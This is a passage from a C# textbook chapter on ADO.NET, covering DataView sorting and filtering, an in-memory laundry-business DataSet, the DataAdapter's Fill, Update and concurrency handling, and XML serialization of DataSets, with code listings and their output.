            Console.WriteLine($"  {r["ID"],2}  {r["FirstName"],-9} {r["LastName"],-11}
{r.Row.RowState}");
    }

    public static void Run()
    {
        var person = new DataTable("Person");
        DataColumn id = person.Columns.Add("ID", typeof(long));
        id.AutoIncrement = true; id.AutoIncrementSeed = 1; id.AutoIncrementStep = 1;
        person.Columns.Add("FirstName", typeof(string));
        person.Columns.Add("LastName", typeof(string));
        person.PrimaryKey = new[] { id };
        person.Rows.Add(null, "Wolfgang", "Beer");
        person.Rows.Add(null, "Maria", "Sharapova");
        person.Rows.Add(null, "Anna", "Kournikova");
        person.AcceptChanges();

        var dataView = new DataView(person);
        dataView.Sort = "LastName ASC";                    // sort by LastName, ascending
        Print("Sort = \"LastName ASC\"", dataView);
        int i = dataView.Find("Beer");                     // binary search on the sort
key
        Console.WriteLine($"Find(\"Beer\") = {i}   Find(\"Kournikova\") =
{dataView.Find("Kournikova")}   Find(\"Nobody\") = {dataView.Find("Nobody")}");

        dataView.RowFilter = "FirstName <= 'K'";           // an expression, not SQL
        Print("RowFilter = \"FirstName <= 'K'\"", dataView);

        person.Rows.Add(null, "Hendra", "Wijaya");         // Added
        person.Rows.Find(2L)!["FirstName"] = "Mary";       // Modified
        dataView.RowFilter = "";
        dataView.RowStateFilter = DataViewRowState.Added |
DataViewRowState.ModifiedCurrent;
        Print("RowStateFilter = Added | ModifiedCurrent", dataView);

        dataView.RowStateFilter = DataViewRowState.ModifiedOriginal;
        Print("RowStateFilter = ModifiedOriginal", dataView);
```

Listing 15.13 (Continued) *AdoBasics/DataViews.cs: one table, one view, and the view's sort, find, filter and row-state filter in turn.*

```
        DataTable copy = new DataView(person, "", "FirstName DESC",
DataViewRowState.CurrentRows).ToTable("Sorted");
        Console.WriteLine($"ToTable(): a new table \"{copy.TableName}\" with
{copy.Rows.Count} rows, first {copy.Rows[0]["FirstName"]}");
    }
}
```

Listing 15.14 The real output of **Listing 15.13**.

```
Sort = "LastName ASC"  (3 rows)
   1  Wolfgang  Beer        Unchanged
   3  Anna      Kournikova  Unchanged
   2  Maria     Sharapova   Unchanged
Find("Beer") = 0   Find("Kournikova") = 1   Find("Nobody") = -1
RowFilter = "FirstName <= 'K'"  (1 rows)
   3  Anna      Kournikova  Unchanged
RowStateFilter = Added | ModifiedCurrent  (2 rows)
   2  Mary      Sharapova   Modified
   4  Hendra    Wijaya      Added
RowStateFilter = ModifiedOriginal  (1 rows)
   2  Maria     Sharapova   Modified
ToTable(): a new table "Sorted" with 4 rows, first Wolfgang
```

In **Listing 15.14**, `Find("Beer")` returned 0 because *Beer* is first in last-name order; `Find("Kournikova")` returned 1, and a name that is not there returned −1. `Find` searches the column(s) of `Sort` by binary search, which is why it needs a sort and why it is fast. The filter `FirstName <= 'K'` kept only Anna, since *Maria* and *Wolfgang* sort after *K*. After a row was added and another changed, `Added | ModifiedCurrent` showed exactly those two, with Maria's new first name, *Mary*; `ModifiedOriginal` showed the same modified row as it was before the change. `ToTable` copies what a view shows into a new, independent table.

> **WARNING:** `RowFilter`, `DataTable.Select` and `DataTable.Compute` take *expressions* — a small language with `=`, `<`, `AND`, `OR`, `LIKE` and quoted strings. Gluing a visitor's text into an expression is as dangerous as gluing it into SQL. Section 15.11 demonstrates it; the rule is to put only values that have passed an allow-list into an expression, or to filter with C# instead.

15.6.8 The whole Laundry in memory

A DataSet can hold a real database. `LaundrySchema.Create`, **Listing 15.15**, defines the seven Laundry tables with their types and primary keys, the seven relations between them, and the two rules that a DataTable cannot express as a constraint.

Listing 15.15 `LaundrySchema.Create`: seven tables, seven relations — each also a foreign-key constraint — and two `RowChanging` handlers that play the part of the database's `CHECK` constraints on `Payment.method` and `StatusLog.status`.

```
    public static DataSet Create()
    {
        var ds = new DataSet("Laundry");

        Table(ds, "Outlet", "id", ("id", typeof(string)), ("name", typeof(string)),
              ("address", typeof(string)), ("phone", typeof(string)), ("opened",
typeof(string)));
        Table(ds, "Customer", "id", ("id", typeof(string)), ("name", typeof(string)),
              ("phone", typeof(string)), ("email", typeof(string)), ("credit",
typeof(decimal)));
        Table(ds, "Employee", "id", ("id", typeof(string)), ("name", typeof(string)),
              ("section", typeof(string)), ("spv_id", typeof(string)), ("Outlet_id",
typeof(string)));
        Table(ds, "Service", "id", ("id", typeof(string)), ("description", typeof(string)),
              ("price", typeof(decimal)));
        Table(ds, "Bill", "id", ("id", typeof(string)), ("arrived", typeof(string)),
              ("finished", typeof(string)), ("departed", typeof(string)), ("status",
typeof(string)),
              ("rack", typeof(string)), ("unit", typeof(int)), ("payment",
typeof(decimal)),
              ("Customer_id", typeof(string)), ("Employee_id", typeof(string)),
              ("Service_id", typeof(string)), ("Outlet_id", typeof(string)));
        Table(ds, "Payment", "id", ("id", typeof(long)), ("Bill_id", typeof(string)),
              ("paid_at", typeof(string)), ("method", typeof(string)), ("amount",
typeof(decimal)),
              ("reference", typeof(string)));
        Table(ds, "StatusLog", "id", ("id", typeof(long)), ("Bill_id", typeof(string)),
              ("status", typeof(string)), ("changed_at", typeof(string)), ("Employee_id",
typeof(string)));

        // A DataRelation is a navigation path AND, by default, a ForeignKeyConstraint.
        Relate(ds, "Customer_Bill", "Customer", "Bill", "Customer_id");
        Relate(ds, "Employee_Bill", "Employee", "Bill", "Employee_id");
        Relate(ds, "Service_Bill", "Service", "Bill", "Service_id");
        Relate(ds, "Outlet_Bill", "Outlet", "Bill", "Outlet_id");
        Relate(ds, "Bill_Payment", "Bill", "Payment", "Bill_id");
        Relate(ds, "Bill_StatusLog", "Bill", "StatusLog", "Bill_id");
        Relate(ds, "Employee_StatusLog", "Employee", "StatusLog", "Employee_id");

        // DataTable has no CHECK constraint, so the two enumerations are checked
        // when a row is about to be added or changed. Throwing cancels the change.
        ds.Tables["Payment"]!.RowChanging += (_, e) =>
        {
            if ((e.Action is DataRowAction.Add or DataRowAction.Change) &&
!Methods.Contains(e.Row["method"] as string))
                throw new ConstraintException($"Payment method '{e.Row["method"]}' is not
one of: {string.Join(", ", Methods)}.");
        };
        ds.Tables["StatusLog"]!.RowChanging += (_, e) =>
        {
            if ((e.Action is DataRowAction.Add or DataRowAction.Change) &&
!LogStatuses.Contains(e.Row["status"] as string))
                throw new ConstraintException($"Status '{e.Row["status"]}' is not
allowed.");
        };
        return ds;
    }
```

Three points deserve attention. The relations are named `Customer_Bill`, `Bill_Payment` and so on, parent first, and every one of them creates a `ForeignKeyConstraint`: from now on, a bill for a customer who does not exist cannot be added. A DataTable has unique and foreign-key constraints but no `CHECK`, so the list of payment methods is enforced by a `RowChanging` event handler, which runs just before a row is added or changed and cancels the change by throwing. And `Load`, below it in the same file, reads the CSV files parents first, calls `AcceptChanges` so that

the loaded rows count as the *original* state rather than as 16,000 pending insertions, and sets each `Payment` and `StatusLog` id column to auto-increment from one past the highest loaded id — the in-memory version of SQLite's `AUTOINCREMENT`.

`LaundryTour.cs` loads the database and asks it some questions; **Listing 15.16** is its output.

Listing 15.16 `dotnet run -- laundry`: every table with its row and constraint count; bill B0003 reached through its relations to its customer, service, payment and status log; the 23 bills still queued; and each outlet's September 2026 bills and revenue computed with `DataTable.Compute`.

```
Outlet         3 rows  key id  constraints 1
Customer     256 rows  key id  constraints 1
Employee      14 rows  key id  constraints 1
Service       12 rows  key id  constraints 1
Bill        2953 rows  key id  constraints 5
Payment     3319 rows  key id  constraints 2
StatusLog   8802 rows  key id  constraints 3
relations: Customer_Bill, Employee_Bill, Service_Bill, Outlet_Bill, Bill_Payment,
Bill_StatusLog, Employee_StatusLog

Bill B0003: Ma'ruf Saputra, 2 x Bed cover, any size (per item) = Rp 70.000
  paid Rp 70.000 by cash at 2025-10-01 16:49:31
  2025-10-01 16:47:03  queued   by Dewi Lestari Putri
  2025-10-04 07:08:31  finished by Yulia Kartika Sari
  2025-10-05 07:11:16  departed by Dewi Lestari Putri

Still queued: 23 bills
  Profitina Laundry Rungkut   September 2026:   92 bills, Rp 3.953.000
  Profitina Laundry Keputih   September 2026:   84 bills, Rp 3.851.000
  Profitina Laundry Wiyung    September 2026:   80 bills, Rp 4.109.000
```

Everything in **Listing 15.16** came from memory: `GetParentRow("Customer_Bill")` found the customer, `GetChildRows("Bill_StatusLog")` the three log rows, and `GetParentRow("Employee_StatusLog")` the employee behind each. `Compute("SUM(payment)", "Outlet_id = 'O01' AND arrived >= '2026-09-01' AND arrived < '2026-10-01'")` is an aggregate query run by the DataTable itself. The same totals from SQLite with `GROUP BY Outlet_id` — 92, 84 and 80 bills, Rp 3.953.000, Rp 3.851.000 and Rp 4.109.000 — were checked while this chapter was written, and agree.

15.7 The DataAdapter: Between the Database and the DataSet

15.7.1 Architecture

The DataAdapter is the one component that belongs to both halves of ADO.NET (**Figure 15.42**). It connects a DataSet to a data source with two operations: **`Fill`** fills the DataSet, and **`Update`** writes changes back. To do that it uses four Command objects: `SelectCommand`, `InsertCommand`, `DeleteCommand` and `UpdateCommand`.

- A **DataAdapter** connects a DataSet to a data source
  - **Fill**: fills the DataSet
  - **Update**: writes the changes back
- A DataAdapter uses Command objects
  - SelectCommand
  - InsertCommand
  - DeleteCommand
  - UpdateCommand




Figure 15.42 The DataAdapter between the connectionless and the connection-oriented worlds. Its four commands share one connection; `Fill` runs the `SelectCommand` and loads the DataSet; `Update` runs the insert, update and delete commands for the rows that changed.

Its class diagram, **Figure 15.43**, has the familiar two layers. `IDataAdapter` declares `Fill` and `Update`, what to do when the DataSet has no schema for incoming data (`MissingSchemaAction`) or no mapping for an incoming table name (`MissingMappingAction`, `TableMappings`). `IDbDataAdapter` adds the four commands. The abstract class `DbDataAdapter` implements both, with overloads of `Fill` and `Update` for a DataSet, a single DataTable, a named table, or an array of rows; and each provider derives its own adapter from it: `OleDbDataAdapter`, `SqlDataAdapter`, `OracleDataAdapter`, and today `MySqlDataAdapter`.




Figure 15.43 The DataAdapter classes. `IDataAdapter` and `IDbDataAdapter` above; `DbDataAdapter` with its `Fill` and `Update` overloads in the middle; one adapter per provider below.

15.7.2 Loading data

Loading takes three steps (**Figure 15.44**): create the adapter and give it a `SelectCommand`; call `adapter.Fill(ds, "Person")`, which opens the connection, runs the query, creates the DataTable `Person` if it does not exist, adds a row per result row, and closes the connection again; and finally accept or discard changes and dispose of the adapter.

- Create the DataAdapter and set its **SelectCommand**

```
IDbDataAdapter adapter = new OleDbDataAdapter();
OleDbCommand cmd = new OleDbCommand();
cmd.Connection = new OleDbConnection("provider=SQLOLEDB; ...");
cmd.CommandText = "SELECT * FROM Person";
adapter.SelectCommand = cmd;
```

- Read the data from the source and fill the DataTable "Person"

```
adapter.Fill(ds, "Person");
```

- Accept or discard the changes; dispose of the DataAdapter

```
if (ds.HasErrors) ds.RejectChanges();
else ds.AcceptChanges();
if (adapter is IDisposable) ((IDisposable) adapter).Dispose();
```

Figure 15.44 Loading data with a DataAdapter: set the `SelectCommand`, `Fill` the DataTable `Person`, accept or reject, dispose.

One adapter can load several tables with one command (**Figure 15.45**). The command text holds two `SELECT` statements; the results arrive with the default names `Table` and `Table1`, and `TableMappings` renames them `Person` and `Contact`. `MissingSchemaAction.AddWithKey` tells `Fill` to bring the primary keys along with the columns, so that later `Rows.Find` calls and updates work.

- Create the DataAdapter and set its **SelectCommand**

```
IDbDataAdapter adapter = new OleDbDataAdapter();
OleDbCommand cmd = new OleDbCommand();
cmd.Connection = new OleDbConnection("provider=SQLOLEDB; ...");
cmd.CommandText = "SELECT * FROM Person; SELECT * FROM Contact";
adapter.SelectCommand = cmd;
```

- Say what to do with a missing schema, and map the tables

```
adapter.MissingSchemaAction = MissingSchemaAction.AddWithKey;
adapter.TableMappings.Add("Table", "Person");
adapter.TableMappings.Add("Table1", "Contact");
```

- Read the data and fill the DataTables

```
adapter.Fill(ds);
```

- Accept or discard the changes; dispose of the DataAdapter

```
if (ds.HasErrors) ds.RejectChanges();
else ds.AcceptChanges();
if (adapter is IDisposable) ((IDisposable) adapter).Dispose();
```

Figure 15.45 Loading schema and data for two tables with one command: `MissingSchemaAction.AddWithKey`, and table mappings from the default names `Table`, `Table1` to `Person`, `Contact`.

Notice what `Fill` does with the connection: if it was closed, `Fill` opens it and closes it again; if you opened it yourself, `Fill` leaves it open. That rule is the whole of Equation (15.1)'s t_{fill}.

15.7.3 Writing changes back, and conflicts

Changes are written back with `Update` (**Figure 15.46**). The adapter looks at each row's `RowState` (Section 15.6.4) and runs `InsertCommand` for *Added* rows, `UpdateCommand` for *Modified* rows and `DeleteCommand` for *Deleted* rows. You can write those three commands yourself, or a **CommandBuilder** can generate them from the `SelectCommand` automatically, in simple cases: one table, with a primary key in the select list.

- Changes are written back with the **Update** method
- **UpdateCommand**, **InsertCommand** and **DeleteCommand** define how the changes are written
- A **CommandBuilder** can create the three from the **SelectCommand** automatically (in simple cases)
- Conflict management for updates
  - the data in the DataTable is compared with the data in the source
  - on a conflict, a **DBConcurrencyException** is thrown

Figure 15.46 Writing back changes: `Update` uses the update, insert and delete commands, which a CommandBuilder can create from the select command; a conflict raises `DBConcurrencyException`.

Conflict management. Between your `Fill` and your `Update`, somebody else may have changed the same row. The generated `UpdateCommand` compares the data in the DataTable with the data in the source: its `WHERE` clause contains every column's *original* value (Section 15.6.5), so the

statement matches the row only if nobody has changed it. If it matches no row, the adapter throws a `DBConcurrencyException`. This is **optimistic concurrency**: nothing is locked while you work; the conflict is detected when you save. **Figure 15.47** shows the three steps, with the conflict caught.

- Create the DataAdapter with a SELECT statement

```
OleDbConnection con = new OleDbConnection("provider=SQLOLEDB; ...");
adapter = new OleDbDataAdapter("SELECT * FROM Person", con);
```

- Create the update commands with a CommandBuilder

```
OleDbCommandBuilder cmdBuilder = new OleDbCommandBuilder(adapter);
```

- Call Update and handle a conflict

```
try {
    adapter.Update(ds, tableName);
} catch (DBConcurrencyException) {
    // handle the conflict, e.g. by reloading the DataSet
}
adapter.Dispose();
```

Figure 15.47 Create an adapter with a `SELECT`, create the update commands with a CommandBuilder, call `Update` and handle a conflict, for example by reloading the DataSet.

15.7.4 Events on every row

A DataAdapter signals two events for each row it writes (**Figure 15.48**): `RowUpdating`, just before the row is sent to the data source, and `RowUpdated`, just after. The event arguments carry the `Row`, the `StatementType` (insert, update, delete) and a `Status` that a handler can change — for example to skip a row.

- Two events are raised for every data row that is updated
  - **RowUpdating**: just before the data source is updated
  - **RowUpdated**: just after the data source is updated

```
public sealed class OleDbDataAdapter : DbDataAdapter, IDbDataAdapter {
    public event OleDbRowUpdatingEventHandler RowUpdating;
    public event OleDbRowUpdatedEventHandler RowUpdated;
    ...
}
```

```
public delegate void OleDbRowUpdatedEventHandler(object sender,
    OleDbRowUpdatedEventArgs e);
```

```
public sealed class OleDbRowUpdatedEventArgs : RowUpdatedEventArgs {
    public DataRow Row { get; }
    public StatementType StatementType { get; }
    public UpdateStatus Status { get; set; }
    ...
}
```

Figure 15.48 The two row events of `OleDbDataAdapter`, their delegate type, and the event-argument class with the row, the statement type and the status.

Handling them takes a handler method for each event and the `+=` operator to add it to the adapter's event (**Figure 15.49**). The figure's last line is worth a second look: the *updated* handler needs the *updated* delegate type, `OleDbRowUpdatedEventHandler`. Writing

`OleDbRowUpdatingEventHandler` there is an easy slip, and the compiler catches it because the two delegate types differ. With C# lambdas the registration is shorter and that mistake cannot happen: `adapter.RowUpdated += (_, e) => …`.

- Define the handler methods

```
private void OnRowUpdating(object sender, OleDbRowUpdatingEventArgs args) {
    Console.WriteLine("Updating row for {0}", args.Row[1]);
    ...
}

private void OnRowUpdated(object sender, OleDbRowUpdatedEventArgs args) {
    ...
}
```

- Add the handlers to the events of the DataAdapter

```
OleDbDataAdapter adapter = new OleDbDataAdapter();
...
adapter.RowUpdating += new OleDbRowUpdatingEventHandler(this.OnRowUpdating);
adapter.RowUpdated  += new OleDbRowUpdatedEventHandler(this.OnRowUpdated);
```

Figure 15.49 Defining handler methods for the two events and adding them to a DataAdapter.

15.7.5 The round trip on the Laundry database

Listing 15.17 performs the full round trip against the Laundry's MySQL database: fill the `Service` table, change one price in memory, let a CommandBuilder write the `UPDATE`, send it with events reporting each row, and catch a conflict.

Listing 15.17 `fragments/AdapterRoundTrip.MySql.cs`: `Fill`, a change in memory, a CommandBuilder, `RowUpdating` and `RowUpdated`, `UpdateBatchSize`, `Update`, and `DBConcurrencyException`. Not run in this book (no MySQL server, no NuGet).

```
// The DataAdapter round trip on the Laundry database in MySQL:
// Fill -> change in memory -> Update, with a CommandBuilder, the two row events,
// batching, and optimistic concurrency. NOT RUN in this book (no MySQL, no NuGet).
//   dotnet new console -n AdapterRoundTrip && cd AdapterRoundTrip
//   dotnet add package MySqlConnector
//   (replace Program.cs with this file; set LAUNDRY_DB to a MySQL connection string)
// Microsoft.Data.Sqlite has no DataAdapter, which is why this sample uses MySQL.
using System.Data;
using MySqlConnector;

string cs = Environment.GetEnvironmentVariable("LAUNDRY_DB")
    ?? "Server=localhost;Database=profitina_laundry;User ID=laundry;Password=;";

using var con = new MySqlConnection(cs);
var adapter = new MySqlDataAdapter("SELECT id, description, price FROM Service", con);
adapter.MissingSchemaAction = MissingSchemaAction.AddWithKey;   // bring the primary key
too
var builder = new MySqlCommandBuilder(adapter);                 // writes
INSERT/UPDATE/DELETE for us
adapter.UpdateBatchSize = 50;                                   // many rows per round trip

adapter.RowUpdating += (_, e) => Console.WriteLine($"updating {e.StatementType}
{e.Row["id"]}");
adapter.RowUpdated += (_, e) => Console.WriteLine($"updated  {e.StatementType}
{e.Row["id"]}: {e.RecordsAffected} row(s)");

var ds = new DataSet("Laundry");
adapter.Fill(ds, "Service");                    // opens, reads, closes: the connection is
not kept
DataTable service = ds.Tables["Service"]!;
Console.WriteLine($"{service.Rows.Count} services loaded; connection state now
{con.State}");

service.Rows.Find("S0003")![“price”] = 6500m;   // a change in memory only
Console.WriteLine(builder.GetUpdateCommand().CommandText);

try
{
    int n = adapter.Update(ds, "Service");       // opens, sends the changed rows, closes
    Console.WriteLine($"{n} row(s) written back");
}
catch (DBConcurrencyException e)
{
    // Somebody changed S0003 between Fill and Update: the WHERE on the original values
matched nothing.
    Console.WriteLine($"Conflict on {e.Row?["id"]}; reload and try again.");
}
```

It uses MySQL for a reason worth knowing: **`Microsoft.Data.Sqlite` has no DataAdapter**. It implements the connected classes — connection, command, parameter, reader, transaction — and its documentation lists the DataAdapter among the parts of ADO.NET it deliberately leaves out [3]. With SQLite you fill a DataTable with `DataTable.Load(reader)`, as **Listing 15.4** did, and write changes back with your own commands, as the repository of Section 15.12 does. `SqlDataAdapter` for SQL Server and `MySqlDataAdapter` for MySQL exist and work as **Listing 15.17** shows.

15.8 DataSets and XML

15.8.1 Two representations of the same data

DataSets and XML are highly integrated (**Figure 15.50**). A DataSet can be serialized as XML data; an XML document can be a data source for a DataSet; a DataSet's schema can be defined as an

XML Schema; strongly typed DataSets can be generated from XML Schemas; and a DataSet can be accessed through the XML DOM interface. This integration is what let DataSets travel between tiers and to other platforms as web-service messages in **Figure 15.30**.

- DataSets and XML are closely integrated
  - DataSets serialized as XML data
  - XML documents as data sources for DataSets
  - the schema of a DataSet defined as an XML Schema
  - *strongly typed* DataSets generated from XML Schemas
  - access to DataSets through the XML DOM interface
- The integration of DataSets and XML was used in distributed systems, e.g. web services (see the three-tier architecture, Section 15.5)

Figure 15.50 DataSets and XML: serialization, XML as a data source, XML Schema for the schema, typed DataSets generated from schemas, and DOM access.

The methods are `WriteXml` and `ReadXml`, each with overloads for a stream, a file name, a `TextWriter`/`TextReader` and an `XmlWriter`/`XmlReader`, and each with an optional mode (**Figure 15.51**). `XmlWriteMode` is `IgnoreSchema` (data only), `WriteSchema` (the schema first, then the data) or `DiffGram` (the changes, with before and after values). `XmlReadMode` is `Auto`, `ReadSchema`, `IgnoreSchema`, `InferSchema`, `DiffGram` or `Fragment`.

- Methods for writing and reading XML data

```
public class DataSet : MarshalByValueComponent, IListSource,
        ISupportInitialize, ISerializable {
    public void WriteXml(Stream stream);
    public void WriteXml(string fileName);
    public void WriteXml(TextWriter writer);
    public void WriteXml(XmlWriter writer);
    public void WriteXml(Stream stream, XmlWriteMode m);
    public XmlReadMode ReadXml(Stream stream);
    public XmlReadMode ReadXml(string fileName);
    public XmlReadMode ReadXml(TextReader reader);
    public XmlReadMode ReadXml(XmlReader reader);
    public XmlReadMode ReadXml(Stream stream, XmlReadMode m);
    ...
}
```

```
public enum XmlWriteMode { DiffGram, IgnoreSchema, WriteSchema }
```

```
public enum XmlReadMode {
    Auto, DiffGram, IgnoreSchema, ReadSchema, InferSchema, Fragment
}
```

Figure 15.51 `WriteXml` and `ReadXml` overloads, and the `XmlWriteMode` and `XmlReadMode` enumerations.

Figure 15.52 shows the person-contacts DataSet written to `personcontact.xml` and read back with `XmlReadMode.Auto`, in which a schema is generated automatically if the file has none. The document's root element is named after the DataSet; each row is an element named after its table; each column is a child element.

- Write the data to an XML file

```
ds.WriteXml("personcontact.xml");
```

- Read the data from XML; with **XmlReadMode.Auto** a schema is generated automatically

```
DataSet ds = new DataSet();
ds.ReadXml("personcontact.xml",
           XmlReadMode.Auto);
```

```
<?xml version="1.0" standalone="yes"?>
<PersonContacts>
  <Person>
    <ID>1</ID>
    <FirstName>Wolfgang</FirstName>
    <Name>Beer</Name>
  </Person>
  <Person>
    <ID>2</ID>
    <FirstName>Dietrich</FirstName>
    <Name>Birngruber</Name>
  </Person>
  <Contact>
    <ID>1</ID>
    <FirstName>Dietrich</FirstName>
    <Name>Birngruber</Name>
    <NickName>Didi</NickName>
    <EMail>didi@dotnet.jku.at</EMail>
    <Phone>7133</Phone>
    <PersonID>2</PersonID>
  </Contact>
  <Contact>
    <ID>2</ID>
    <FirstName>Wolfgang</FirstName>
    <Name>Beer</Name>
    ...
    <PersonID>1</PersonID>
  </Contact>
</PersonContacts>
```

Figure 15.52 Writing a DataSet to an XML file and reading it back. The file holds two `Person` elements and two `Contact` elements, each column an element of its own.

A DataSet can also read and write its schema separately (**Figure 15.53**): `WriteXmlSchema` writes an XML Schema (XSD), `ReadXmlSchema` reads one and constructs the tables, and `InferXmlSchema` reads XML *data* and guesses a schema from it.

- DataSets read and write XML Schemas
  - **WriteXmlSchema**: writes the XML Schema
  - **ReadXmlSchema**: reads an XML Schema and builds the DataSet's tables
  - **InferXmlSchema**: reads XML data and infers the schema from it

```
public void WriteXmlSchema(Stream stream);
public void WriteXmlSchema(string fileName);
public void WriteXmlSchema(TextWriter writer);
public void WriteXmlSchema(XmlWriter writer);

public void ReadXmlSchema(Stream stream);
public void ReadXmlSchema(string fileName);
public void ReadXmlSchema(TextReader reader);
public void ReadXmlSchema(XmlReader reader);

public void InferXmlSchema(Stream stream, string[] namespaces);
public void InferXmlSchema(string fileName, string[] namespaces);
public void InferXmlSchema(TextReader reader, string[] namespaces);
public void InferXmlSchema(XmlReader reader, string[] namespaces);
```

Figure 15.53 Reading and writing XML Schemas: `WriteXmlSchema`, `ReadXmlSchema`, `InferXmlSchema`, each with the four kinds of target or source.

15.8.2 Run: data, schema, inference and DiffGram

Listing 15.18 does all of it, on the same person-contacts data (with an `example.com` e-mail address, as every address in this book is).

Listing 15.18 `XmlDemo.Run`: write the data, write the schema, read the data back twice — once guessing the schema, once with the real one — and write a change as a DiffGram.

```
    public static void Run()
    {
        DataSet ds = Build();

        Console.WriteLine("1. ds.WriteXml(\"personcontact.xml\")");
        ds.WriteXml("personcontact.xml");
        Console.WriteLine(File.ReadAllText("personcontact.xml"));

        Console.WriteLine("\n2. ds.WriteXmlSchema(...) -- the schema, as XML Schema
(XSD)");
        Console.WriteLine(Xml(w => ds.WriteXmlSchema(w)));

        Console.WriteLine("\n3. ReadXml with XmlReadMode.InferSchema: the structure is
guessed from the data");
        var guessed = new DataSet();
        guessed.ReadXml("personcontact.xml", XmlReadMode.InferSchema);
        foreach (DataTable t in guessed.Tables)
            Console.WriteLine($"   {t.TableName}: " + string.Join(", ",
                t.Columns.Cast<DataColumn>().Select(c => $"{c.ColumnName}
({c.DataType.Name})")));
        Console.WriteLine($"   relations: {guessed.Relations.Count}, primary key on Person:
{guessed.Tables["Person"]!.PrimaryKey.Length > 0}");

        Console.WriteLine("\n4. The same file read after ReadXmlSchema: the types and the
relation survive");
        ds.WriteXmlSchema("personcontact.xsd");
        var typed = new DataSet();
        typed.ReadXmlSchema("personcontact.xsd");
        typed.ReadXml("personcontact.xml", XmlReadMode.ReadSchema);
        foreach (DataTable t in typed.Tables)
            Console.WriteLine($"   {t.TableName}: " + string.Join(", ",
                t.Columns.Cast<DataColumn>().Select(c => $"{c.ColumnName}
({c.DataType.Name})")));
        DataRow didi =
typed.Tables["Person"]!.Rows.Find(2L)!.GetChildRows("PersonHasContacts")[0];
        Console.WriteLine($"   relations: {typed.Relations.Count}; person 2's contact is
\"{didi["NickName"]}\", phone {didi["Phone"]}");

        Console.WriteLine("\n5. A change, written as a DiffGram (XmlWriteMode.DiffGram)");
        ds.Tables["Person"]!.Rows.Find(1L)![“Name”] = "Bier";
        ds.Tables["Person"]!.Rows.Add(3L, "Hendra", "Wijaya");
        DataSet changes = ds.GetChanges()!;
        Console.WriteLine(Xml(w => changes.WriteXml(w, XmlWriteMode.DiffGram)));

        File.Delete("personcontact.xml");
        File.Delete("personcontact.xsd");
    }
```

The first part of the output is the file itself, the same document as **Figure 15.52**:

```
1. ds.WriteXml("personcontact.xml")
<?xml version="1.0" standalone="yes"?>
<PersonContacts>
  <Person>
    <ID>1</ID>
    <FirstName>Wolfgang</FirstName>
    <Name>Beer</Name>
  </Person>
  <Person>
    <ID>2</ID>
    <FirstName>Dietrich</FirstName>
    <Name>Birngruber</Name>
  </Person>
  <Contact>
    <ID>1</ID>
    <FirstName>Dietrich</FirstName>
    <Name>Birngruber</Name>
    <NickName>Didi</NickName>
    <EMail>didi@example.com</EMail>
    <Phone>7133</Phone>
    <PersonID>2</PersonID>
  </Contact>
  <Contact>
    <ID>2</ID>
    <FirstName>Wolfgang</FirstName>
    <Name>Beer</Name>
    <PersonID>1</PersonID>
  </Contact>
</PersonContacts>
```

The schema is longer, and it is worth reading once, because it contains everything the DataSet knows that the data does not say:

Listing 15.19 The XML Schema of the person-contacts DataSet, written by `WriteXmlSchema`. Column types are `xs:long` and `xs:string`; `minOccurs="0"` marks a column that may be NULL; `xs:unique` with `msdata:PrimaryKey="true"` is a primary key; `xs:keyref` is the relation `PersonHasContacts`.

```
2. ds.WriteXmlSchema(...) -- the schema, as XML Schema (XSD)
<xs:schema id="PersonContacts" xmlns="" xmlns:xs="http://www.w3.org/2001/XMLSchema"
